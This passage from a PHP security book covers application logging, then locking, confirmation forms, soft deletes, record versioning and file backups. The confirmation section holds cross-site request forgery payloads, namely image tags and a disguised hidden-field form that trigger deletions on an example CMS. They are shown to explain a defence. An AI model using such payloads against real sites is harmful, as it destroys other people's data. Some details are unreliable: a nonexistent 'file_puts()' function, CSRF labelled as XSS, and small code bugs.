In this section, we will examine in some detail the various events and metrics that can be captured by application logs in order to provide *accountability*. The level of accountability in an application is a measurement of the ability of an administrator to discover exactly which session was responsible for carrying out a given action or sequence of actions. It is the ability to say who did what, and where and when it was done, that permits holding users responsible for their actions. These actions may include viewing sensitive or secret data, adding false or misleading information to the system, or using an excessive amount of CPU or bandwidth.

The ability to discover evidence of bad behavior isn't the only reason to keep application logs. One of the most important other reasons is clearly related to security. Over time, definite patterns emerge in logs that allow an administrator to determine at a glance when the system is fine and when something is unstable or broken, and thus potentially vulnerable to intrusion. To get this information, however, you have to inspect your logs regularly for anomalies, and you have to find a way to present the information contained within them in an easy-to-understand fashion. Accordingly, we will discuss ways to use PHP to filter relevant information out of application logs, and to get it into the hands of administrators so that they can act to ensure the security and efficient functioning of your application.

A Review of System-level Accountability

As a foundation for the discussion that will follow, we will briefly review here the logging mechanisms and log files available on a typical server running some flavor of Unix. Paths mentioned here are common Unix defaults.

- The *system* log, which is considered the main communication channel for the kernel and many services, is located at `/var/log/messages`. Check this log regularly for information about hardware and overall system health.
- Three *server* logs are particularly relevant for PHP developers:
    - *HTTPD* server activity is logged at `/var/log/httpd/apache-access_log`.
    - The *mail* server activity is logged at `/var/log/maillog`.
    - The *MySQL* server activity is logged in `mysql.err` in the MySQL data directory, typically `/var/db/mysql`.
- User-level activity for system-level *interactions* like logins and logouts is logged at `/var/log/secure`.
- *Process* activity, including which commands are executed and how much CPU time those commands take, is logged by the system for each user account, but only if process accounting is turned on (see `http://www.tldp.org/HOWTO/Process-Accounting/` for more information). The `sa` command is used to print and summarize this information.

In many Unix distributions, a daily log file summary and the output of security scripts are emailed to sysadmins or their representatives. Make sure that there is an email alias for `root` that points to appropriate live addresses; otherwise, these messages will pile up, unread, in `root`'s mailbox on the server.

Application log files are typically kept either in a subdirectory of the application itself, such as `var/` or `log/`, or in `/var/log/`, which is the location of the main system logs.

Log files tend to be flat files, with one or more physical lines per record, but larger systems may use database tables instead.

Basic Application Logging

Now that you have some sense of what kind of information is normally being tracked by the system, you can begin to supplement this information with metrics specific to your application. We begin with what we consider the essential basic information that should be logged.

Essential Logging Content

We list here the various pieces of basic information that we recommend you always track in your logging application:

- *Session ID*: Perhaps the single most important piece of information to include is the session ID. Because sessions are authenticated at the application level, the underlying system logs will have no real way of knowing which users are carrying out which actions. Indeed, as far as the system is concerned, all interactions in a web application are carried out by the webserver daemon user.
- In order to overcome this limitation, application logs must be keyed on the session identity. Even anonymous users are usually tracked using a session cookie, a fact that can allow administrators to trace a logged-in session back to the anonymous requests made before it was authenticated. When the session ID changes with login (as we recommended in Chapter 7 that it should do), a record of the change can be logged and then used to tie the two (or more) sessions into a unified sequence of requests and responses.
- *Date and time*: Each log record should be stamped with information about the date and time of its creation.
- The date format used by system logs is PHP's `date()` syntax, M j H:i:s, which would represent for example the date and time Jun 5 15:04:33. You will probably find it more useful, however, to use the MySQL date format, Y-m-d H:i:s, which includes the year: 2005-06-05 15:04:33.
- *User ID*: If the user is logged in, her user ID is also available. You should include that also in each log record, so that the owner of the session can be determined without consulting some other lookup table.
- *Request URI*: Since an action is typically requested to be carried out on some location (or URI), this location should be captured as well.
- *Request data*: If the request includes data that is to be used by your application, you may choose to capture it, although this would almost certainly be too much information for most logging schemes. Posted data might be filtered to just the few most relevant fields, or described by size, number of key-value pairs, size and MIME type of any posted files, and so on.

> For standard HTTP requests, any data included with the request is available from the `php://input` stream (see `http://php.net/wrappers.php` for more information). Unfortunately, when requests are sent using `multipart/form-data` encoding, as when files are uploaded, PHP intercepts and processes the data using a different method, and so the data isn't available on the `php://input` stream. Should you need to log posted data in this case, your only recourse is to serialize the `$_POST` array to get variables (see `http://php.net/serialize` for more information), and append the contents and metadata (name, size, and content type) of each posted file from the `$_FILES` array.

There are many available logging solutions out there in the PHP community, but it is fairly easy to devise a suitable one for your application using either PHP's `error_log()` function (be sure to use message type 3 to send messages to your own log files and not PHP's) or using the `file_puts()` function.

Ensuring That the Logging Succeeds

Because it is important for an application to succeed in appending the relevant information to its log file at the end of each request, you should consider using a shutdown function to make sure that the information is successfully committed to the log file (see `http://php.net/register_shutdown_function` for more information). In this way, session information will be captured even if the application exits before the natural end of the controlling script.

Putting log writing into a shutdown function also puts it neatly at the end of script execution, after output has been sent to the browser. The user should not have to wait to see his output until your application has acquired a lock on the log file and appended the record.

Summary

In this chapter, we have looked at ways to provide authentication systems, access control systems, and logging systems to make sure your applications are being used by the right users in the right way. In the next chapter, we will continue our analysis of secure operations, by discussing ways that you can effectively prevent the loss of data from your databases.

CHAPTER 11

Preventing Data Loss

After considering at length in Chapter 10 who our users are and how we can permit them to use our applications securely, we turn now to a series of chapters in which we discuss permitting secure use of our applications by developers and maintainers. We begin by focusing on protecting your PHP application's data.

When considering the security of an application, we normally think about keeping secret data from being revealed, protecting application resources from abuse, or keeping out unwanted users. But the overall integrity of an application's data is important, too. Whether considered secret or not, your data, and particularly your user-submitted data, must be protected from corruption. If that protection is somehow breached, either by accident or on purpose, the recovery of data to a valid state is of utmost importance to everyone involved with the application.

The best and easiest way to protect your data is to perform regular backups. Traditional backups are blind copies of entire groups of files at any given point in time, either saved to a remote system or written to removable media. While certainly effective and necessary, these monolithic backups have clear disadvantages when it comes to restoring corrupted application data:

- System-level backups are only run periodically. Data that is created or updated after that time is no longer protected by the backup.
- Backups don't protect every version of a file, only the version that exists at the time of the backup.
- Only system administrators can find and restore files from a backup; other demands on their attention may delay restoration of data.
- Backups are a brute-force tool; it could easily be as much work to restore just one particular file as it is to restore a whole system.

In this chapter, we will explore the following techniques for finer-grained application-level data preservation:

1. *Preventing accidental corruption* using record locking and smart confirmation forms.
2. *Avoiding deletion* may be as simple as adding a new column to a table to serve as a flag for records that have been deleted but not purged, or it could mean shifting deleted records to another table.
3. *Versioning* protects known-good data by saving a copy of each change to a database record or data file over time. This makes it possible to revert to any previous state.

By application-level preservation, we mean that the data replication mechanism is built into or triggered by your PHP code, rather than a system-level backup script (which is likely to be subject to a sysadmin's schedule and priorities, in addition to the other disadvantages listed earlier). Application-level data preservation can even possibly allow database users to restore the object they are working on to a valid state after an accidental deletion or a mistake in editing; in other words, you can provide an *undo* command.

■**Caution** Any time you back up data or save versioned copies, you make it harder to keep that data secret. If you are trying to protect information from prying eyes, even (or perhaps especially) in-house eyes, be particularly careful to ensure that a backup doesn't become a back door. This is just one of the reasons why it's a good idea to make sensitive files and database values opaque by encrypting them.

Preventing Accidental Corruption

Your first concern, when examining strategies to prevent data loss, is preventing your users from changing or deleting data in the first place, except in those cases where it is absolutely necessary. Your application should prevent the corruption of records that shouldn't be changed, and the destruction of those that shouldn't be deleted, by implementing two subsystems: record locking and delete confirmation.

When a record or file is *locked* by your application, it cannot be accidentally changed or deleted from within the application's interface. This isn't so much a security feature as it is a hedge against irresponsible or impulsive use, but we mention it here because it can be used to force a separation of privileges: typically, only an administrative user can lock and unlock data. This allows an administrator to mark areas as off-limits to editors, who would otherwise be free to change or delete them at will.

The *confirmation*, or explicit approval by a user of a deletion or irrevocable change to information in the application, is another protection against accidental data loss. In this case, it prevents impulsive behavior, forcing the user to "think twice before acting once." But the confirmation mechanism in an online application also protects the user against being the unwitting agent of a cross-site scripting attack. An editor who, upon visiting another site, suddenly finds himself looking at a form requesting his permission to delete material in your application, will, we trust, have the presence of mind to cancel the action and report the attempted attack.

Locking and confirmation are traditional software solutions to user clumsiness in desktop operating systems. Files can be locked in read-only mode to prevent accidental modification, and all users are familiar with the "Are you sure?" dialog box that pops up when they try to overwrite a file. In online, multiuser applications, however, these techniques also take on important defensive roles against unauthorized corruption of data.

Adding a Locked Flag to a Table

The easiest way to implement locking in a database-backed application is to add a *flag* (that is, a column that holds a Boolean value) to indicate when a particular record should be considered locked against changes. Because your goal is to create privilege separation, you might name this column something like `adminLock` to imply that only administrative users of your application will be able to change its value.

For every table on which you want to implement locking, add an `adminLock` flag, like this (from the MySQL command line):

```
ALTER TABLE sample ADD COLUMN adminLock enum('1','0') DEFAULT '0';
```

You then need to ensure that every `UPDATE` or `DELETE` query in your application respects the `adminLock` and acts only on records where `adminLock` is `0` (that is, `FALSE`). A PHP script fragment that implements this restriction might look like this:

```
<?php
// ...
$query = "UPDATE sample SET field='$safeField'
          WHERE adminLock = '0' AND id = '$safeId'";
$result = mysql_query( $query );
// ...
?>
```

The `WHERE adminLock = '0'` clause in the `UPDATE` query will keep the sample table from being updated in cases where the record has been locked.

Of course, no such restriction will exist in the database. It is up to the developers of the application to pay attention to the flag. In an application that implements this system, the only `UPDATE` or `DELETE` query that doesn't include a `WHERE adminLock = '0'` assertion should be that special `UPDATE` query that allows an administrator to unlock a record.

Adding a Confirmation Dialog Box to an Action

When we discussed cross-site scripting in Chapter 4, we provided several examples of XSS attacks that resulted in the adding of an unwanted item to a user's shopping cart. The problem of keeping an unasked-for item out of a user's cart is similar to preventing the unrequested modification of a database record by a logged-in editor.

We demonstrated a number of prevention techniques in that chapter, including filtering such attacks out of user-submitted markup, and expecting certain actions while rejecting the rest. But we didn't discuss there the related technique of requiring confirmation for actions that might be hijacked via XSS to corrupt or destroy data.

To recapitulate what an attack of this kind might look like, suppose your Content Management System allows editors to delete off-topic comments from articles. The delete action might be initiated by clicking a link like this:

```
http://cms.example.org/comments.php?action=delete&commentID=4321
```

If the deletion is carried out without any confirmation, then an attacker might place on a web page a series of links disguised as images, something like the following, and entice one of your logged-in editors to visit it:

```
<img src="http://cms.example.org/comments.php?action=delete&commentID=4322" />
<img src="http://cms.example.org/comments.php?action=delete&commentID=4323" />
```

```
<img src="http://cms.example.org/comments.php?action=delete&commentID=4324" />
```

To allow comments to be deleted from the system like this, without any confirmation, is folly, and it is very likely to result in an angry phone call from an editor who has accidentally clicked the wrong link. So instead of simply going ahead and honoring a request to delete a comment, the delete action must require that confirmation be sent in the form of a `$_POST` request, which is harder to spoof in an XSS attack. Even so, a cross-site attack might still be mounted, using a hijacked form like the following to trick the CMS into thinking that a confirmed delete request has been received:

```
<form action="http://cms.example.org?action=delete" method="post">
  <h3>Search for stories</h3>
  <p>
    <input type="text" name="searchtarget" size="12" />
    <input type="submit" value="search" />
  </p>
  <input type="hidden" name="commentID" value="4325" />
  <input type="hidden" name="confirmed" value="confirmed" />
</form>
```

A logged-in editor might be tricked into submitting that form from another site, as it appears to be a normal everyday search form. But in fact, the hidden fields are a clever copy of the delete comment confirmation form on `cms.example.org`, and any editor who submitted this form would indeed delete comment #4325.

The main problem in requiring confirmation, then, is that you need to ensure that a legitimate user actually did see and understand the confirmation screen, and actually did click the button that submits his approval. Forged or fraudulent form submissions must be ruled out.

It might be possible to implement a captcha test (which we discussed in Chapter 9) for this purpose, but the easiest way to do this is to check the `$_SERVER['HTTP_REFERER']` value, like this:

```
<?php

// confirm form source
$referrer = $_SERVER['HTTP_REFERER'];
if ( !empty( $referrer ) ) {
  $uri = parse_url( $referrer );
  if ( $uri['host'] != $_SERVER['HTTP_HOST'] ) {
    exit( "Form submissions from $referrer not allowed." );
  }
}
else {
  exit( 'Referrer not found.
         Please <a href="' . $_SERVER['SCRIPT_NAME'] . '">try again</a>.' );
}

// continue...

?>
```

While it's true that the referrer value may be spoofed or mangled by user agents, we do not know of any way for an XSS attack to modify the referrer value sent by a user's browser. There is no reason to expect that the browser of a logged-in editor is going to provide a bogus referrer value, and so this is a good check to carry out when receiving sensitive forms.

In the unlikely event that an attacker is somehow able to evade the markup filters on your own site, the attack becomes local rather than remote, and so in this case referrer checking won't prevent such an attack. In order to protect your application against a local XSS attack, then, you need to embed a secret value in the confirmation form, one that is also saved in the user's session. The value is not actually a secret (it could be intercepted in transit, for instance), but it will not be known to a script that attempts to carry out an XSS attack. An example that illustrates this technique follows, and it can be found also as `confirmDelete.php` in the Chapter 11 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

session_start();

// first time through, no confirmation yet
if ( empty( $_POST['confirmationKey'] ) ) {
  // check for commentID
  if ( empty( $_REQUEST['commentID'] ) ) {
    exit("This action requires a comment id.");
  }

  // comment to be deleted (may be GET or POST)
  $commentID = $_REQUEST['commentID'];

  // generate confirmation key
  $confirmationKey = uniqid( rand(), TRUE );

  // save confirmation key
  $_SESSION['confirmationKey'] = $confirmationKey;

  // render form
  ?>
  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
  <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <title>confirm delete</title>
  </head>
  <body>
  <h1>Please confirm deletion of comment #<?=$commentID?></h1>
  <form action="<?= $_SERVER['SCRIPT_NAME'] ?>" method="post">
    <input type="hidden" name="confirmationKey"
           value="<?= $confirmationKey ?>" />
    <input type="hidden" name="commentID" value="<?= $commentID ?>" />
    <input type="submit" value="Confirmed" />
    &nbsp;&nbsp;
    <input type="button" value="cancel" onclick="window.location='./';" />
  </form>
  </body>
  </html>
  <?
  exit();
}
elseif ( $_POST['confirmationKey'] != $_SESSION['confirmationKey'] ) {
  exit( 'Could not confirm deletion. Please contact an administrator.' );
}
```

```
// confirmed; continue...
print "Deleting comment #$commentID now.";

?>
```

By matching the `$confirmationKey` value submitted via the confirmation form to the `$confirmationKey` value stored in the session, this script can positively determine that the form was not spoofed by someone attempting to carry out a cross-site scripting attack.

Avoiding Record Deletion

In most database-driven applications, users are able to delete records from the system. These records may represent everything from the contents of a shopping cart to the articles in a CMS. Whatever they are, they are probably pretty important to you and your operation. Even something as seemingly disposable as an item in a shopping cart has importance as a record in the database: if it is deleted, how will you know that the user was considering the purchase?

Of course, adding the ability to recover from accidental or on-purpose deletions makes even more sense when applied to the articles in a Content Management System. Part of an editor's job is to remove articles from the system, so the ability to delete using the web interface is required. But the unexpected deletion of a featured article is pretty obviously something you want to protect against. In this section, we will explore some techniques for preventing accidental or even deliberate removal of data from your application's database.

Adding a Deleted Flag to a Table

When a record is removed from a database using an SQL `DELETE` command, it is gone forever. But you can give your applications a data recovery option by adding a Boolean `ENUM` column to important tables rather than using `DELETE` statements. This column (a likely name for it is `deleted`) acts as a flag indicating whether the record has or has not been marked as deleted by a user. This solution has the additional administrative advantage of allowing you (or even a privileged user) to undo deletions committed accidentally.

It's easiest to build this feature into an application at design time. Retrofitting an existing application that relies on `DELETE`s is fortunately not much harder. If you have lots of tables to deal with it may be tedious, but not difficult.

For every table from which you want to permit users of the application interface to be able to delete records, add a `deleted` flag, like this (from the MySQL command line):

```
ALTER TABLE sample ADD COLUMN deleted enum('1','0') DEFAULT '0';
```

Next, you will want to index every table where a `deleted` field exists, like this:

```
ALTER TABLE sample ADD INDEX ix_deleted ( deleted );
```

The index is added to speed lookup in tables with a large number of deleted records. The database engine can then optimize lookups by using only the subset of records that are not marked as having been deleted.

Once these changes have been made, programmatic deletion of records becomes not actual deletion, but rather a simple update of the `deleted` flag to `1`. A PHP script fragment to accomplish this setting might look something like this:

```
<?php
// ...
```

```
$deleteID = mysql_real_escape_string( $_POST['deleteID'] );
$query = "UPDATE sample SET deleted = '1' WHERE id = '$deleteID'";
$result = mysql_query( $query );
// ...
?>
```

Depending on the number of records being added and deleted from a table, you may need after a certain period of time to provide for automated garbage collection (which we will discuss later in this chapter), or to move deleted records in bulk to an archive table.

Creating Less-privileged Database Users

Using this deleted-flag method allows you to revoke the `DELETE` privilege from your application's database user. This doesn't afford that much protection in the event that an attacker succeeds in logging in to the database as if he were the application user, as he could still do a lot of damage with `UPDATE`. But revoking the privilege is easy, and it makes destruction just a little bit harder for an attacker who finds an SQL injection attack in some part of your application or discovers the application's database password on disk.

Setting up a nonprivileged database account, to be used by your application for connecting to its database in PHP, is a straightforward process that we'll discuss in more detail in Chapter 13. Here's the basic outline:

1. Start with a clean slate by revoking all privileges from the target user, with an SQL command that looks something like this:

```
REVOKE ALL ON appdb.* FROM 'appuser'@'localhost';
```

2. Then grant the bare minimum of privileges, with an SQL command something like this:

```
GRANT SELECT, INSERT, UPDATE, LOCK TABLES ON appdb.*
  TO 'appuser'@'localhost' IDENTIFIED BY 'password';
```

If even more restrictive levels of access are appropriate for some tables, you can issue any number of additional `REVOKE` statements:

```
REVOKE UPDATE ON appdb.types, appdb.zipcodes FROM 'appuser'@'localhost';
```

Enforcing the Deleted Field in SELECT Queries

One drawback to this technique is that it requires adding a condition to every `SELECT` query that might return already-deleted rows in a result set. To select records from those tables, therefore, you would need to check the deleted flag by specifying `deleted = '0'` in the `WHERE` clause, thus retrieving only records that are not marked as having been deleted.

You might be tempted to do this by going through your application by hand and ensuring that `deleted = '0'` is one of the conditions in every `SELECT` query. So a query like this:

```
SELECT * FROM movies WHERE stars = '5';
```

would have to become

```
SELECT * FROM movies WHERE stars = '5' AND deleted = '0';
```

But if your application has hundreds of `SELECT` statements, or complicated `JOIN`s, it may be tedious (and is certainly error-prone) to rewrite them all by hand. Additionally, if you have an application that large, it will almost certainly have been coded by a number of developers over its life cycle. Enforcing the use of `deleted = '0'` as a condition in a `SELECT` statement written two years down the road by a newly hired developer is going to be very difficult to do. So this is not a very reasonable solution.

Using a View to Hide Deleted Records

There is a slightly better solution, at least with databases that support *views* (as MySQL 5.0 does). SQL views provide table-like access to a subset of rows in one or more tables, based on a previous `SELECT`. So to prevent any access to records marked as deleted, you simply need to create a safe view of the table, where `deleted = '0'` already, and have the rest of your application select records from that view rather than from the table itself. The MySQL syntax for the view required in this case is

```
CREATE VIEW safeMovies AS SELECT * FROM movies WHERE deleted = '0';
```

When your application performs the following query on the view, it will retrieve only nondeleted records:

```
SELECT * FROM safeMovies WHERE stars = '5';
```

Nothing needs to be changed in the `UPDATE` query that “deletes” a record by marking it as deleted. It should still act on the original table. The view will automatically be updated as soon as the `deleted` flag is set to `1`.

Unfortunately, however, if you are using procedural code, you are now (just as you were in the previous section) stuck with modifying the same hundreds of `SELECT` statements, not to add a check of the deleted flag but rather to correct the table from which the records are to be selected. A possible solution to this problem is to rename the tables so that the view is named `movies`, while the original table becomes `allMovies`.

If you are using object-oriented code, however, your selects will have been abstracted into a data class, and you will likely have only a line or two to modify.

Using a Separate Table to Hide Deleted Records

As an alternative for those who may not have access to a database with views, and who don’t want to have to modify all the queries in an application just to avoid deletion, here is an alternative method: move deleted records to a separate table, off limits to the application, for storage.

Rather than alter the original table, use its definition to create a similar but empty table for holding deleted records. The following instruction works in MySQL 4.1:

```
CREATE TABLE deletedMovies LIKE movies;
```

For MySQL versions that don’t support `CREATE TABLE LIKE`, you can accomplish the same thing with an instruction like this (thanks to Christian, who proposed this solution in the MySQL manual at `http://dev.mysql.com/doc/mysql/en/create-table.html`):

```
CREATE TABLE deletedMovies SELECT * FROM movies WHERE 1 = 2;
```

Here the `SELECT *` establishes a table structure in the newly created table that is identical to that of the old table, but the `WHERE 1 = 2` restriction (which can never be true) inserts no records.

Once the shadow table has been created, you will need to edit your application's code. Wherever a `DELETE` instruction occurs, precede it with a statement to `INSERT` the same record into the storage table. So, for example, the following query:

```
DELETE FROM movies WHERE stars = '0';
```

would become

```
INSERT IGNORE INTO deletedMovies SELECT * FROM movies WHERE stars = '0';
DELETE FROM movies WHERE stars='0';
```

The `IGNORE` directive in the `INSERT` query tells MySQL to ignore any records with duplicate keys; it is a safeguard to prevent the `INSERT` from failing in case there is already a deleted movie with a similar ID.

It must be noted that, although this technique can provide real protection, you could still conceivably lose data if the `DELETE` succeeds but the `INSERT` into the deleted records table fails for some reason. To prevent this, you will want to use a transaction (that is, a clustering of commands so that if either query fails, the other can be rolled back; see `http://dev.mysql.com/doc/mysql/en/ansi-diff-transactions.html` for more information).

Furthermore, somewhere in your application you must provide the capacity for an editor, a trusted user, or an administrator to actually delete records. You will need to analyze the requirements of your application to see whether you may not be better off by simply backing up your database frequently.

Providing an Undelete Interface

One nice side-effect of soft deletes like these is that you can allow privileged users of your application, such as editors in a CMS, to review deleted records and possibly undelete them. If you are using a table with a `deleted` flag, this is a simple matter of implementing logic that retrieves records where `deleted = '1'`, rather than the normal `deleted = '0'`. If you are using a view to restrict access, be sure to select deleted records from the actual table, not from the view. If you are using a shadow table to hold deleted records, simply retrieve them from there rather than from the regular table.

As a practical matter, if you want to allow users to undelete records, they will need to be able to see them in the web interface of your application. One way to make this easier is to set a global `$_SESSION['showDeleted']` variable to `TRUE` and then to act on that preference if the user has sufficient access privileges to view deleted records. Another method is to implement a "trash can" view that shows only deleted items, and restrict access to that view accordingly.

Versioning

The concept of versioning is familiar enough in the filesystem, where many Version Control Systems exist to preserve consecutive copies of files. The concept is less familiar, however, when applied to database tables (even though those tables do technically reside in files).

Such a system can add measurably to your ability to prevent data loss, however. It has the additional advantage of permitting a rollback to any previous version, as well as allowing users with appropriate privileges to view all versions of a given record. (Normally, only the most recently updated version of a record is the one that will be selected.)

We will use a shadow table, similar to the one we proposed for deleted records in the previous section, to hold all versions of individual records. Whenever a record is updated within your application, you will use an `INSERT INTO ... SELECT` query prior to the update in order to capture the current version before it is changed.

Table Structure

In order to enable versioned record storage, you need a table that duplicates the structure of the original table but also includes a column with a type of `datetime`, which you will use to timestamp each version of a record. With this column, versions can be put in chronological order. For the sake of efficiency, the versions table should have a compound primary key that combines the original table's primary key with this column.

We'll illustrate this with the `movies` table that we have already used earlier in this chapter as an example. Let's assume that the table has the structure shown in Table 11–1.

The `movies` table has a primary key called `id`, and three other fields for storing the `title`, a `review`, and `stars`, an integer specifying the number of stars awarded to the movie as a rating. The `stars` field is indexed.

Table 11–1. *Structure of the* `movies` *Table*

Field	Type	Null	Key	Default
id	int(10)unsigned		PRI	0
Title	varchar	YES		NULL
Review	Text	YES		NULL
Stars	int(1)	YES	MUL	NULL

The new `moviesVersions` table should have the same structure, minus the indexes, and with the addition of the timestamp to mark when each record is added. You technically don't need to get rid of the index on `Stars`, but since the `moviesVersions` table is going to be used only for looking at older versions of individual records (that is, you are not ever going to need to select all version records with four `Stars`), having an index on that field would be a useless optimization.

You begin by creating the `moviesVersions` table as a structural duplicate of `movies`:

```
CREATE TABLE moviesVersions LIKE movies;
```

Or in MySQL 4.0:

```
CREATE TABLE moviesVersions SELECT * FROM movies WHERE 1 = 0;
```

Either of these operations creates a table that is exactly what we want: a structural duplicate of the `movies` table, but without any indexes, as shown in Table 11–2.

Table 11–2. *Preliminary Structure of the* `moviesversion` *Table*

Field	TYPE	NULL	Key	Default
id	**int(10)unsigned**			**0**
title	**varchar**	**YES**		**NULL**
review	**text**	**YES**		**NULL**
stars	**int(11)**	**YES**		**NULL**

The next step is to add the version timestamp column. The `FIRST` keyword in this `ALTER TABLE` query ensures that the `changed` column is added before the `id` column:

```
ALTER TABLE moviesVersions ADD COLUMN changed DATETIME FIRST;
```

The final step is to add a primary key that combines the `changed` and `id` columns:

```
ALTER TABLE moviesVersions ADD PRIMARY KEY ix_key (changed,id);
```

Table 11–3 shows the resulting structure after these changes.

Table 11–3. *Final Structure of the* `moviesversion` *Table*

Field	Type	Null	Key	Defatult
Changed	detetime		PRI	0000-00-00 00:00:00
Id	int(10)unsigned		PRI	0
Title	varchar(255)	YES		NULL
Review	text	YES		NULL
Stars	int(11)	YES		NULL

Insert, Then Update

Now that the version-storing table has been created, you must modify your application so that before a record is updated in the original table, there will first be created in the new table a record preserving the prior version of the record that is going to be updated. So whenever a record is updated, you use an `INSERT` to create a record in the versions table with a changed date of `now()`, the current date and time. Only after that has succeeded do you carry out an `UPDATE` on the record itself.

`UPDATE`s alone might still be used for minor revisions, however. There may be no need to save each and every change to a record; only a careful analysis of your application's needs and requirements will tell you for sure whether there is. If you do decide to allow unversioned `UPDATE`s, they should be permitted only for second or subsequent updates to a record by the same user session and within some short and fixed amount of time. So if the same user should make an additional change to the same record within the next 20 minutes, for example, your application might assume that this is a minor revision and use a simple `UPDATE` (without the corresponding `INSERT`) to avoid creating another new row in the versions table.

Returning to our movies example, we now show how to modify your PHP application to implement versioning. Prior to any changes, here is what a relevant fragment of the code might look like:

```
function save() {
  ...
  $query = "UPDATE movies SET title='$safeTitle', review='$safeReview',
              stars='$safeStars' WHERE id='$safeId' ";
  $result = mysql_query( $query );
  ...
}
```

This fragment from a `save()` method or function simply performs a MySQL query, using sanitized data, to update the appropriate record.

To carry out the versioning, you need to add an `INSERT` operation before the `UPDATE`, in order to create a new version record. The revised code might look something like this:

```
function save() {
  ...
  $query = "INSERT INTO moviesVersions
            SELECT now(), movies.* FROM movies WHERE id='$safeId' ";
  $result = mysql_query( $query );
  if ( $result ) {
    $query = "UPDATE movies SET title='$safeTitle', review='$safeReview',
                stars='$safeStars' WHERE id='$safeId' ";
    $result = mysql_query( $query );
  }
  ...
}
```

The first query uses a subselect to copy the appropriate row from the `movies` table into the `moviesVersions` table, preceded by the timestamp value of the current date and time. If that `INSERT` is successful, then the `UPDATE` is performed exactly as before.

This method of versioning obviously requires you to refactor existing code to support it, and to take the mechanism into account in new code. Unlike using an SQL view to hide deleted records, there is nothing automatic about this. However, with this technique the current version of any record is the only one stored in the original table, so `SELECT` queries can continue to be used unmodified.

Creating a Versioned Database Filestore

We turn now from versioning for records to versioning for the actual files in which those records are stored.

In the most efficient versioning system, the differences between each successive version are saved along with the latest version. Patching the file with these differences (that is, applying them in reverse) allows any previously saved version of the file to be recovered. We illustrate this concept in Figure 11–1.

As new versions of a file are saved to disk, the version control system saves just the differences between the new version and the previous version. The differences file can be used as a patch, which can be applied to the current version to revert it to the previous one. Because only the patch is saved, the system is very efficient. Previous versions can be reconstructed on the fly when needed.



Time
Current File Version 1
Current File Version 2
Patch to Revert to Version 1
Original File Version 1
Current File Version 3
Patch to Revert to Version 2
Intermediate File Version 2
Patch to Revert to Version 1
Original File Version 1
Key:
Saved on Disk
Reconstructed

Figure 11–1. *File versioning by differences*

A Realistic PHP Versioning System

The versioning system we will present is perhaps less efficient than an ideal one, but it is also far less complex, and so easier to get up and running: we are simply going to preserve the old version of a file by renaming it, and we'll then create a new version of the target file rather than update the old version. This can be carried out automatically at regular intervals (perhaps by a `cron` job), or manually as necessary (just before a heavy editing session, for example).

The following code fragment is a function to carry out such versioning. It can be found also as `createVersionedBackup.php` in the Chapter 11 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

function save( $path, $content ) {
  // check that the operation is permitted
  if ( !is_writeable( $path ) ) return FALSE;

  // check whether the file exists already
  if ( file_exists( $path ) ) {

    // it does, so we must make a backup first
    // find the extension if it exists
    $pathParts = pathinfo ( $path );
    $basename = $pathParts['basename'];
    $extension = $pathParts['extension'];

    // the backup will be named as follows:
    // date + time + original name + original extension
    $backup = date('Y-m-d-H-i-s') . '_' . $basename;
    if ( $extension ) $backup .= '.' . $extension;
    $success = rename( $path, $backup );
    if ( !$success ) return FALSE;
  }

  // now we can safely write the new file
  $success = file_put_contents( $path, $content );
  return $success;
}

?>
```

This straightforward function takes two parameters: the path (that is, the fully qualified name of the original file) and the new contents of the file. After checking that the operation is permissible (previously existing permissions may no longer be valid for a variety of reasons, ranging from software upgrades to job reclassifications), you look for an existing version (containing the current version of the content). If you find that file, you move it to a versioned copy by renaming it with a serial version number (consisting in this example of a prepended date and time, which allows easy sorting of the backup files). You then save a new version of the file with the original name, which contains the new content.

Garbage Collection

Depending on how frequently you carry out your versioned backup procedures, it may be weeks or even months before the collection of previous versions becomes so large and clumsy and outdated that there is no point in keeping all of them anymore. At this point, you need to carry out a kind of garbage collection, deleting files that meet whatever criteria of age you may choose to impose.

The following script can be used to look in a directory of files and prune out any that are older than a certain specified date. It should be called from the command line (or run as a cron job) with two arguments: the path of the directory to clean up and the maximum age in days of files that may remain in the directory. It can optionally be called with a third argument to enable verbose operation for debugging. The following code can be found also as `deleteOldVersions.php` in the Chapter 11 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
#!/usr/local/bin/php
<?php

// error display function
function error( $message ) {
  exit( "$message\n\n" );
}

// check for both arguments
if ( empty($argv[1]) || empty($argv[2]) ) {
  // provide a usage reminder if the script is improperly invoked
  error("\ndeleteOldVersions.php\n
         Usage: $argv[0] <path> <age>\n\n
         \t<path>\tPath of directory to prune\n
         \t<age>\tMaximum age of contents in days\n\n
         This script removes old backup directories and files.");
}

// initialize
$path = $argv[1];
$age = $argv[2];
```

```
$debug = FALSE;
